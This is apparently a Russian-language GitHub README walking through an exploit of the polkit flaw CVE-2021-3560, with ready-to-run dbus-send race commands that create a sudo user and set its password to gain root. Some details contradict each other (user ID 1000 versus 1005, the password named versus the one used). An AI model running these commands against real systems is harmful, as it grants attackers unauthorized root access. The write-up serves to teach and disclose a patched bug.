
 lucaspdiniz/cve-2021-3560
Эксплуатация уязвимости CVE-2021-3560 в polkit

В 2021 году исследователь Кевин Бэкхаус обнаружил уязвимость повышения привилегий в утилите polkit. однако не все версии Linux уязвимы для polkit.

Ниже приведен пример уязвимой версии;
Самые современные версии Linux уже содержат исправление этой уязвимости, однако старые версии, как упомянуто выше, все еще уязвимы.
Polkit — это системная служба, установленная по умолчанию во многих дистрибутивах Linux. Она используется systemd, поэтому любой дистрибутив Linux, использующий systemd, также использует polkit.
Polkit — это системная служба, работающая «под капотом», когда вы видите диалоговое окно, например;

Если в какой-то момент вам нужно изменить привилегии или сделать что-то, требующее более высоких привилегий, например создать учетную запись пользователя, Polkit отвечает за разрешение или запрет этого действия.
CVE-2021-3560 позволяет неавторизованному локальному злоумышленнику получить привилегии root. Эта уязвимость очень проста и быстра в эксплуатации, поэтому важно как можно скорее обновить ваши установки Linux. Любая система с установленной версией polkit 0.113 (или новее) уязвима. Это включает такие популярные дистрибутивы, как RHEL 8 и Ubuntu 20.04.
Вручную отправляя сообщения dbus в dbus-daemon (по сути, API, позволяющий разным процессам взаимодействовать друг с другом), а затем убивая запрос до его полной обработки, мы можем обмануть polkit и заставить его авторизовать команду.
dbus-daemon — это программа, работающая в фоновом режиме, которая управляет сообщениями между приложениями.

По сути, реализация этой уязвимости выполняется следующим образом;
Злоумышленник вручную отправляет сообщение dbus в accounts-daemon с запросом на создание новой учетной записи с правами sudo (или, впоследствии, установку пароля для нового пользователя). Это сообщение получает уникальный идентификатор от dbus-daemon.
Злоумышленник убивает сообщение после того, как polkit его получит, но до того, как polkit успеет его обработать. Это фактически уничтожает уникальный идентификатор сообщения.
Polkit запрашивает у dbus-daemon идентификатор пользователя, отправившего сообщение, ссылаясь на (уже удаленный) идентификатор сообщения.
dbus-daemon не может найти идентификатор сообщения, потому что мы его уничтожили на втором шаге. Он обрабатывает ошибку, отвечая кодом ошибки.
Polkit неправильно обрабатывает ошибку и подставляет 0 вместо идентификатора пользователя — то есть учетную запись root машины.
Считая, что действие запросил пользователь root, polkit пропускает запрос без проверки.
Короче говоря, уничтожая идентификатор сообщения до того, как dbus-daemon успеет передать polkit правильный идентификатор, мы эксплуатируем плохую обработку ошибок в polkit, чтобы обмануть утилиту, заставив ее думать, что запрос был сделан всемогущим пользователем root.

dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:lucas string:"test vulns" int32:1
В этом случае при попытке создать пользователя lucas мы получаем сообщение об отсутствии разрешения (требуется аутентификация).
Эта команда вручную отправит сообщение dbus в accounts daemon, выведет ответ и создаст нового пользователя с именем lucas(string:lucas), с описанием "test vulns" (string:"test vulns") и членством в группе sudo, установленным в true (ссылка на int32:1).

time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:lucas string:"test vulns" int32:1
В этом случае мы используем ту же команду создания пользователя из шага 1, однако мы используем функцию 'time' для получения времени выполнения этой команды.
Это занимает 0,011 секунды. Это число будет немного отличаться каждый раз при запуске команды.
Попробуем это. Нам нужно отправить сообщение dbus, а затем убить его примерно на середине:

dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:lucas string:"test vulns" int32:1 & sleep 0.005s; kill $!
мы отправили сообщение dbus в фоновом задании (используя амперсанд для перевода команды в фон). Затем мы указали ему спать 0,005 миллисекунды, а затем убить предыдущий процесс ($!). Это успешно создало нового пользователя, добавив его в группу sudo. На этом этапе следует отметить, что идентификатор пользователя нового пользователя в данном случае равен 1000.

С помощью openssl мы генерируем пароль типа 6 (SHA512-crypt) и наш пароль в открытом виде.

dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1000 org.freedesktop.Accounts.User.SetPassword string:'$6$jErqxzPvzrnXP8uC$j8p1DAuEMe0mnM8Pkm3VkVPL5fPWk7c0fFuZkLCi8/hTb5a/ATZjfwHSwEbhQFZR98xWemFWQHEGaTr8KcKaz0' string:'test vulns' & sleep 0.005s; kill $!
В этом случае мы включаем пароль (banana) для идентификатора 1005, который был создан на предыдущих шагах.
Эта уязвимость была публично раскрыта, и исправление было выпущено 3 июня 2021 года и получило идентификатор CVE-2021-3560.
Проверьте обновление вашей машины с помощью yum/apt update/upgrade.






